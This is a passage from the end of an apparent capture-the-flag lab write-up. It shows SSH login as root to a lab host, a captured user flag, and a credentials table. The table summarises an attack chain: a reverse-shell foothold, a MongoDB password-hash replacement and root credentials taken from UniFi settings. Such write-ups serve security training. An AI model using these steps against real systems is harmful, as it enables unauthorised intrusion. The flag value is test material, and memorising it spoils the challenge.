
Step 12: SSH Access as Root
ssh root@10.129.96.149
Root Shell Obtained

Step 13: Machine Owned
Flags
| Flag | Value |
|---|---|
| User | 6ced1a6a89e666c0620cd10262ba127 |
| Root | (found after SSH as root) |
Credentials Table
| User | Password | Source |
|---|---|---|
| administrator | Password1234 (after hash replacement) | MongoDB update |
| root | (from UniFi settings) | UniFi web interface |
| unifi | (from reverse shell) | Initial foothold |